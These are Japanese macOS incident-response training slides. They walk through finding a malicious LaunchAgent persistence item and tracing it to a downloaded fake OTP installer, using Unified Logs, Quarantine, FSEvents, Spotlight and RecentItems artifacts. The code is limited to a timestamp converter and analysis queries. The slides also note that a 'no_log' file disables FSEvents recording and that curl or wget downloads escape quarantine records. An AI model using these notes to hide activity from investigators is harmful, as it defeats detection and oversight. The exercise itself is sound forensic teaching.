
- mac_apt.db：AutoStartテーブルの調査
  - フィルタリング条件
    - KnockKnockの検知結果を基にフィルタリング
    - Type = Agents
    - User = macforensics

Table: AutoStart

	Type	Name	User	StartupType	Disabled	AppPath	Source
	Agents	Filter	macforensics	Filter	Filter	Filter	Filter
1	Agents	agent	macforensics	Run at Login		/Users/macforensics/Library/.mina	/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist


LaunchAgent plistの調査 (1/4)

- mac_apt.db : SpotlightDataView
  - com.aex-loop.agent.plistの作成日時
    - 2021-11-25 04:41:45.406457 (UTC)



LaunchAgent plistの調査 (2/4)

- mac_apt.db : SpotlightDataView
  - .minaの作成日時
    - エントリーが存在しない



LaunchAgent plistの調査 (3/4)

- APFS_Volumes_xxxx.db : Combined_Inodes
  - タイムスタンプは整形されていない

Table: Combined_Inodes

Filter in any colum

	OID	XID	CNID	Parent_CNID	Extent_CNID	Name	Created	Modified	Changed	Accessed
	Filter	Filter	Filter	Filter	Filter	.mina	Filter	Filter	Filter	Filter
1	71186	8017	12885154804	12884929035	12885154804	.mina	1637815305360051337	1637815305360719093	1637815305363402760	1637815305405571360

- LaunchAgent plistの調査 (4/4)
  - APFSタイムスタンプ変換スクリプト

```
#!/usr/bin/env python3
import sys
import datetime

if len(sys.argv) != 2:
    sys.exit('need argument')

timestamp = int(sys.argv[1])
dt = datetime.datetime(1970, 1, 1) + datetime.timedelta(microseconds=timestamp/1000)
print(dt.strftime('%Y-%m-%d %H:%M:%S.%f'))
```

  - .minaの作成日時

```
% python3 scripts/nsec_conv.py 1637815305360051337
2021-11-25 04:41:45.360051
```

ここまでのタイムライン

タイムスタンプ(UTC)	アクティビティ
2021-11-25 04:41:45.360051	/User/macforensics/Library/.mina 作成
2021-11-25 04:41:45.406457	/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist 作成

6

Exercise 2:
パーシステンス作成前後のアクティビティの解析

パーシステンス作成前後のアクティビティ調査の目的

- com.aex-loop.agent.plistや.minaの作成日時の前後に発生したアクティビティから関連するプログラム等を確認する
- アクティビティの例
  - プログラム実行
  - ボリュームマウント
  - ファイルダウンロード

6.1 アクティビティのアーティファクト


Recent Items (1/6)

- WindowsのRecentDocsのようにアクセスしたファイルなどが記録されている
  - OS X 10.10以前
    - ~/Library/Preferences/com.apple.recentitems.plist
  - OS X 10.11以降
    - ~/Library/Application Support/com.apple.sharedfilelist/以下の.sfl及び.sfl2ファイル
    - *.sfl : OS X 10.11以降
    - *.sfl2 : macOS 10.13以降

Recent Items (2/6)

- アップルメニューの「最近使った項目」
  - Recent Applications
    - com.apple.LSSharedFileList.RecentApplications(.sfl|.sfl2)
  - Recent Documents
    - com.apple.LSSharedFileList.RecentDocuments(.sfl|.sfl2)
    - com.apple.LSSharedFileList.ApplicationRecentDocuments/
      - このディレクトリの下にアプリケーション毎のsfl/sfl2ファイルがある
  - Recent Servers （サーバ名で保存）
    - com.apple.LSSharedFileList.RecentServers(.sfl|.sfl2)
  - Recent Hosts （IPアドレスで保存）
    - com.apple.LSSharedFileList.RecentHosts(.sfl|.sfl2)


Recent Items (3/6)




Recent Items (4/6)

- Finderのサイドバーに表示される項目
  - Finder Tag
    - com.apple.LSSharedFileList.ProjectsItems(.sfl|.sfl2)
  - Favorite Items
    - com.apple.LSSharedFileList.FavoriteItems(.sfl|.sfl2)
  - Favorite Volumes
    - com.apple.LSSharedFileList.FavoriteVolumes(.sfl|.sfl2)
- 「サーバへ接続」の「よく使うサーバ」
  - Favorite Servers
    - com.apple.LSSharedFileList.FavoriteServers (.sfl|.sfl2)

Recent Items (5/6)





Recent Items (6/6)

- ダイアログで最近使用したフォルダ
  - ~/Library/Preferences/.GlobalPreferences.plist
  - defaults read -g NSNavRecentPlaces
- Finderによるアクセスの履歴
  - ~/Library/Preferences/com.apple.finder.plist
    - FXDesktopVolumePositions
      - デスクトップに表示されるボリュームのアイコンの座標
    - FXRecentFolders
      - 直近10個のボリューム名を含むフォルダ名が記録される
    - FXConnectToLastURL
      - 移動メニューのサーバへ接続
    - GoToField / GoToFieldHistory
      - 移動メニューのフォルダへ移動の履歴

ファイルのアクティビティ

- .fseventsd
  - Mac OS X 10.5以降
  - HFS+, APFS共に使用可能
  - NTFSの$UsnJrnl:$Jと似た情報が記録される
  - ファイル単位でレコードが記録されるため、ファイル作成や変更、削除など複数のイベントが1つにレコードに記録される
  - タイムスタンプは記録されないため、アーティファクトファイルの更新日時をおおよそのタイムスタンプとして扱う
  - 各パーティションのルートディレクトリ直下の「.fseventsd」フォルダ以下に記録される
    - .fseventsdディレクトリ直下に「no_log」というファイルを作ると、そのボリュームでは記録されなくなる
  - 外部メディアにも作成される

プログラム実行履歴

- Spotlight Shortcuts
  - スポットライトから実行したアプリケーションが記録される
  - Spotlightはアプリケーション名を補完するので、「fire」だけで「Firefox」を実行することができる。この場合、fireとFirefoxが紐づいたエントリが記録される。
  - OS X 10.9以前
    - ~/Library/Preferences/com.apple.spotlight.plist
  - OS X 10.10以降
    - ~/Library/Application Support/com.apple.spotlight.Shortcuts
  - macOS 10.15
    - ~/Library/Application Support/com.apple.spotlight/com.apple.spotlight.Shortcuts
  - macOS 11以降
    - ~/Library/Application Support/com.apple.spotlight/com.apple.spotlight.Shortcuts.v3

ソフトウェアインストール履歴

- InstallHistory
  - /Library/Receipts/InstallHistory.plist
  - OSやソフトウェアのインストール履歴が記録される
  - パッケージ名、バージョン、インストール日時

Quarantine Events

- Webブラウザ等でファイルのダウンロードでcom.apple.quarantine拡張属性が付与されたファイルのデータベース
  - 拡張属性とは別に記録されるため、ファイルの拡張属性が削除されても残る
- Mac OS X 10.6以下
  - ~/Library/Preferences/com.apple.LaunchServices.QuarantineEvents
- Mac OS X 10.7以降
  - ~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2
- ファイルをダウンロードしたアプリケーション名、タイムスタンプ、ダウンロード元URL等が記録される
- curlやwgetなどでダウンロードしたファイルには、拡張属性が設定されず、データベースにも記録されない

Unified Logs (1/3)

- macOS 10.12で導入
- プログラム実行やボリュームマウント等のログが残る
- 保存ディレクトリ
  - /private/var/db/uuidtext
  - /private/var/db/diagnostics
- ライブシステムからログをエクスポート
  - sudo log collect
    - system_logs.logarchive が作成される
- ディスクイメージから手動でログをエクスポート
  1. /private/var/db/diagnostics と /private/var/db/uuidtext フォルダ内のファイルを1つのフォルダにコピーする（uuidtext と diagnostics の親フォルダは含めない）
  2. コピー先のフォルダに ".logarchive" 拡張子を付加する
  - macOSのバージョンアップに伴って若干追加の手順が必要になった
    - Catalina上で保全してきたUnifiedLogを解析する
    - https://padawan-4n6.hatenablog.com/entry/2020/03/15/052607

Unified Logs (2/3)

- logコマンド


```
% log show --debug --info --predicate 'FILTERING CONDITION' --start 'YYYY-MM-DD hh:mm:ss'
--end 'YYYY-MM-DD hh:mm:ss'
```

- フィルタリング条件

```
eventType           The type of event: activityCreateEvent, activityTransitionEvent, logEvent, signpostEvent, stateEvent,
timesyncEvent, traceEvent and userActionEvent.
eventMessage        The pattern within the message text, or activity name of a log/trace entry.
messageType         For logEvent and traceEvent, the type of the message itself: default, info, debug, error or fault.
process             The name of the process the originated the event.
processImagePath    The full path of the process that originated the event.
sender              The name of the library, framework, kernel extension, or mach-o image, that originated the event.
senderImagePath     The full path of the library, framework, kernel extension, or mach-o image, that originated the event.
subsystem           The subsystem used to log an event.  Only works with log messages generated with os_log(3) APIs.
category            The category used to log an event.  Only works with log messages generated with os_log(3) APIs.  When
category is used, the subsystem filter should also be provided.
```

Unified Logs (3/3)

Unified Logsフォーマット



- 実際は1行

6.2

Hands-on:
パーシステンス作成前後のアクティビティの解析

パーシステンス作成前後のアクティビティの解析

- 調査対象
  - mac_apt.db
    - RecentItems
    - FsEvents
    - SpotlightShortcuts
    - IntallHistory
    - SpotlightDataView-1-store
    - SpotlightDataView-1-.store-DIFF
    - Quarantine
  - UnifiedLogs.db
    - プログラム実行履歴
    - ボリュームマウント

タイムスタンプを持っていない

これらをメインで確認する

UnifiedLogs.db プログラム実行履歴 (1/2)

Hands-On

- .app形式アプリケーション(Application bundle) の実行痕跡
- フィルタリング条件
  - Message = LAUNCHING:0
  - TimeUtc =パーシステンス作成日時付近
    - TimeUtcのカラム名をクリックすると昇順（または降順）でソートできる
- ProcessNameカラム, ProcessImagePathカラム
  - プログラムの起動元
    - Dock, Finder, Spotlight, loginwindow, openなど
  - 以下は通常のプロセスなので無視できる
    - activateSettings
    - System Preferences

UnifiedLogs.db プログラム実行履歴 (2/2)

Hands-On

- Gatekeeperに実行許可された未署名プログラム
  - Mach-Oバイナリが記録される
  - dmgについても記録される
- フィルタリング条件
  - Category = gk
  - Message = temporarySigning
  - TimeUtc = パーシステンス作成日時付近

UnifiedLogs.db ボリュームマウント

Hands-On

- マウント／アンマウントされたボリューム
  - 記録されるのはボリューム名であり、DMG等のファイル名ではない
  - マウントしたボリュームのファイルシステムも分かる
- ボリュームマウントを検索するSQLクエリ

```
SELECT TimeUtc, Message FROM UnifiedLogs WHERE TimeUtc LIKE "2021-11-25 04:%" AND (ProcessName = "kernel" AND
(Message LIKE "%mounted%" OR Message LIKE "%unmount%")) ORDER BY TimeUtc;
```

  - Prebootボリュームはシステム標準で存在するので無視できる

mac_apt.db：SpotlightDataView

Hands-On

- ここまでに得られたファイル名やボリューム名でSpotlightDataViewテーブルをフィルタリングする
- フィルタリング条件
  - FullPath = ファイル名やボリューム名
- カラムの意味
  - _kMDItemCreationDate : ファイル作成日時
  - kMDItemWhereFroms : ダウンロード元URL

mac_apt.db：Quarantine

Hands-On

- com.apple.quarantine拡張属性が設定されたファイルを記録するデータベース
  - macOSセキュリティフレームワークとして実装されている
- ファイルをダウンロードしたアプリケーション名、タイムスタンプ、ダウンロード元URLが記録される
- フィルタリング条件
  - DataUrl = SpotlightDataViewで得られたダウンロード元URL

mac_apt.db：RecentItems プログラム実行履歴

Hands-On

- 起動したアプリケーション名とそのファイルパス
- フィルタリング条件
  - Type = APPLICATION
  - Name = アプリケーション名
  - URL = アプリケーションパス

mac_apt.db：RecentItems ボリュームマウント

Hands-On

- マウントしたボリュームとそのフォルダパス
- フィルタリング条件
  - Type = VOLUME
  - Name = ボリューム名
  - URL = ボリュームパス（Volumes/で始まるパス）

mac_apt.db：RecentItems Finderアクセスフォルダ

Hands-On

- Finderでアクセスしたフォルダ名とそのフォルダパス
- フィルタリング条件
  - Type = PLACE
  - Name = フォルダ名やボリューム名
  - URL = フォルダパス

mac_apt.db：FsEvents

Hands-On

- ファイルシステムで発生したイベントが記録される
  - ファイルやフォルダの作成、削除、パーミッション変更など
  - 今回はボリュームマウントについて調査するので、Volumes以下のフォルダ作成エントリーをフィルタリングする
- フィルタリング条件
  - SourceModDate = パーシステンス作成日時付近
  - EventFlags = FolderCreated
  - Filepath = Volumes/
- SourceModDateカラム
  - アーティファクトファイルの修正日時
  - この日時までに該当するイベントが発生したことはわかるが、正確な日時はわからない

mac_apt.db：SpotlightShortcuts

Hands-On

- Spotlightから起動したアプリケーションが記録される
  - ユーザーが入力した文字列も記録される
- フィルタリング条件
  - DisplayName or URL = アプリケーション名
  - LastUsed = パーシステンス作成日時付近

mac_apt.db：InstallHistory

Hands-On

- インストールされたパッケージが記録される
- フィルタリング条件
  - Date =パーシステンス作成日時付近

Solutions to Exercise 2

- Unified Logs調査結果 (1)

- アプリケーションの実行痕跡

```
SELECT TimeUtc, ProcessName, Message FROM UnifiedLogs WHERE (TimeUtc LIKE "2021-11-25 04:4%" AND Message LIKE
"LAUNCHING:0%" AND Message NOT LIKE "%activateSettings%" AND Message NOT LIKE "%System Preferences%") ORDER BY
TimeUtc;
```

	TimeUtc	ProcessName	Message
1	2021-11-25 04:41:27.422855	Dock	LAUNCHING:0x0-0x4c04c DiskImageMounter foreground=0 bringForward=0 seed=125 userActivityCount=0
2	2021-11-25 04:41:37.924145	Finder	LAUNCHING:0x0-0x4f041 TinkaOTP Installer foreground=1 bringForward=1 seed=126 userActivityCount=0
3	2021-11-25 04:41:44.446290	open	LAUNCHING:0x0-0x50050 TinkaOTP foreground=0 bringForward=0 seed=130 userActivityCount=0

Unified Logs調査結果 (2)

◦Gatekeeperによるコマンド実行痕跡

```
SELECT TimeUtc, Message FROM UnifiedLogs WHERE (TimeUtc LIKE "2021-11-25 04:4%" AND Message LIKE
"temporarySigning%" AND Message NOT LIKE "%activateSettings%" AND Message NOT LIKE "%System Preferences%")
ORDER BY TimeUtc;
```

	TimeUtc	Message	
1	2021-11-25 04:41:27.593697	temporarySigning type=3 matchFlags=0x0	path=/Users/macforensics/Downloads/Installer.dmg
2	2021-11-25 04:41:38.114360	temporarySigning type=1 matchFlags=0x0	path=/Volumes/Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer
3	2021-11-25 04:41:40.842618	temporarySigning type=1 matchFlags=0x0	path=/var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vIUms
4	2021-11-25 04:41:45.398062	temporarySigning type=1 matchFlags=0x0	path=/Users/macforensics/Library/.mina

Unified Logs調査結果 (3)

- ボリュームマウント

InstallerボリュームとTinkaOTPボリュームがマウントされた履歴がある

	TimeUtc	Messa
1	2021-11-25 04:41:34.416693	apfs_vfsop_mount:1489: mounted volume: Installer...
2	2021-11-25 04:41:44.076904	hfs: mounted TinkaOTP on device disk4s1...
3	2021-11-25 04:41:44.355439	hfs: unmount initiated on TinkaOTP on device disk4s1...
4	2021-11-25 04:41:59.291558	apfs_vfsop_unmount:1681: /dev/disk3: unmounting volume 'installer'...
5	2021-11-25 04:41:59.291978	apfs_vfsop_unmount:1929: all done. going home. (numMountedAPFSVolumes ...
6	2021-11-25 04:49:52.092820	apfs_vfsop_mount:1489: mounted volume: Preboot...
7	2021-11-25 04:49:52.362797	apfs_stop_bg_work:876: Volume Preboot is unmounting,stop any bg work...
8	2021-11-25 04:49:52.365180	apfs_vfsop_unmount:1681: /dev/disk1: unmounting volume 'Preboot'...
9	2021-11-25 04:49:52.365185	apfs_vfsop_unmount:1712: waiting for cleaners to finish: purgatory ...
10	2021-11-25 04:49:52.367094	apfs_vfsop_unmount:1929: all done. going home. (numMountedAPFSVolumes ...

- mac_apt.db：SpotlightDataView
  - SpotlightDataView-1-.store-DIFFに記録されている

```
SELECT FullPath, _kMDItemCreationDate, kMDItemWhereFroms, kMDItemDownloadedDate FROM "SpotlightDataView-1-.store-DIFF" WHERE (FullPath LIKE "%Installer%" OR FullPath LIKE "%TinkaOTP%");
```

	FullPath	_kMDItemCreationDate	kMDItemWhereFroms	kMDItemDownloadedDate
1	/Users/macforensics/Downloads/Installer.dmg	2021-11-25 04:41:22.660911	http://www.2fatest/download/Installer.dmg	2021-11-25 04:41:22.675559
2	/Users/macforensics/Downloads/TinkaOTP.dmg	2021-11-25 04:41:40.892716		
3	/Applications/TinkaOTP.app	2021-11-25 04:41:44.097888		
4	/usr/local/Homebrew/Library/Homebrew/vendor/portable-ruby/2.6.8/lib/ruby/2.6.0/bundler/installer	2021-07-07 10:39:00		
5	/usr/local/Homebrew/Library/Homebrew/vendor/portable-ruby/2.6.8/lib/ruby/2.6.0/bundler/plugin/installer	2021-07-07 10:39:00		
6	/usr/local/lib/python3.9/site-packages/wheel-0.37.0.dist-info/INSTALLER	2021-11-25 04:15:37.385198		
7	/usr/local/lib/python3.9/site-packages/setuptools/installer.py	2021-11-25 04:15:37.416519		
8	/usr/local/lib/python3.9/site-packages/setuptools/__pycache__/installer.cpython-39.pyc	2021-11-25 04:15:37.764209		
9	/usr/local/lib/python3.9/site-packages/setuptools-59.0.1.dist-info/INSTALLER	2021-11-25 04:15:37.787486		
10	/usr/local/lib/python3.9/site-packages/pip-21.3.1.dist-info/INSTALLER	2021-11-25 04:15:38.839209		
11	/Users/macforensics/Downloads/Installer.dmg			

- mac_apt.db：Quarantine
  - ファイルダウンロードしたアプリケーション名

	EventID	TimeStamp	AgentBundleID	AgentName	DataUrl
	フィルター	フィルター	フィルター	フィルター	フィルター
1	43AFF61A-A7BE-4F70-A5E8-494B8AF4C4FD	2021-11-25 03:56:20.236561	com.apple.Safari	Safari	blob:https://visualstudio.microsoft.com/...
2	234EF4B6-F52E-4CB6-9CA0-B9BCDC19C395	2021-11-25 04:10:12.706447	com.apple.Safari	Safari	https://az764295.vo.msecnd.net/stable/...
3	2EA1A31F-155F-4DC6-B862-DD1FEBEB60DA	2021-11-25 04:41:22.690228	com.apple.Safari	Safari	http://www.2fa.test/download/Installer.dmg

    - Safariを使ってInstaller.dmgをダウンロードした
    - ユーザーが手動でダウンロードした可能性が高い

- mac_apt.db：FsEvents
  - 疑わしいボリュームをマウントしたフォルダ

LogID	EventFlagsHex	EventType	EventFlags	Filepath	File_ID	SourceModDate	Source
Filter	Filter	Filter	FolderCreated	Volumes/	Filter	2021-11-25 04:4	Filter
000000000058B836	01000182	Folder	Removed|FolderCreated|PermissionChange	Volumes/Installer	12885154723	2021-11-25 04:49:53.250640	/.fseventsd/000000000058c460
000000000058C3A9	01000082	Folder	Removed|FolderCreated	Volumes/Preboot	12885154973	2021-11-25 04:49:53.250640	/.fseventsd/000000000058c460
000000000058B5B8	01000182	Folder	Removed|FolderCreated|PermissionChange	Volumes/TinkaOTP	12885154755	2021-11-25 04:49:53.250640	/.fseventsd/000000000058c460
000000000058C3A6	01000080	Folder	FolderCreated	Volumes/VMware Shared Folders	12885154974	2021-11-25 04:49:53.250640	/.fseventsd/000000000058c460

  - Volumes以下のFolderCreatedはボリュームマウント、Removedはボリュームアンマウントを意味する

mac_apt.db：RecentItems - APPLICATION

- マウントしたInstallerボリュームにある TinkaOTP Installerを実行した

Type	Name	URL	Info	User	Source
LICATION	Filter	Filter	Filter	Filter	Filter
APPLICATION	TinkaOTP Installer	Volumes/Installer/TinkaOTP Installer.app	uuid=F7DC6BCE-77DB-46C0-ABB7-16F076560BBD	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	Mail	System/Applications/Mail.app	uuid=8832EB17-15B5-4143-8B35-004E67203462	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	Visual Studio Code	Applications/Visual Studio Code.app	uuid=09FE0C7F-9887-4820-8EAD-BD5293E5538A	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	Terminal	System/Applications/Utilities/Terminal.app	uuid=94273B79-AE14-45CC-89D7-7E1C48473C33	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	Safari	Applications/Safari.app	uuid=86196AB8-D9E9-4758-A390-1F702F28A080	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	System Preferences	System/Applications/System Preferences.app	uuid=475D09BC-AD5F-4AEA-896F-58C31BEC8E5A	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	Installer	System/Library/CoreServices/Installer.app	uuid=FDC6B42D-65C3-4E5A-B2A3-ECD19EA91997	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	Disk Utility	System/Applications/Utilities/Disk Utility.app	uuid=67999709-21E6-4713-9818-C5C2327054B7	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2

mac_apt.db：RecentItems - VOLUME

- ここにもボリュームがマウントされた記録が残っている

Type	Name	URL	Info	User	Source
VOLUME	Filter	Filter	Filter	Filter	Filter
VOLUME	macOS Catalina 10.15.5 Update	macOS Catalina 10.15.5 Update_0x1.23f9c8e8p+29	FXDesktopVolumePositions,vol_created_date=2020-05-...	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
VOLUME	TinkaOTP	TinkaOTP_0x1.21ac17e8p+29	FXDesktopVolumePositions,vol_created_date=2020-04-...	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
VOLUME	VMware Tools	VMware Tools_0x1.18ddb3fp+29	FXDesktopVolumePositions,vol_created_date=2019-09-0...	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
VOLUME	Installer	Installer _0x1.3988a2c82ep+29	FXDesktopVolumePositions,vol_created_date=2021-11-0...	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
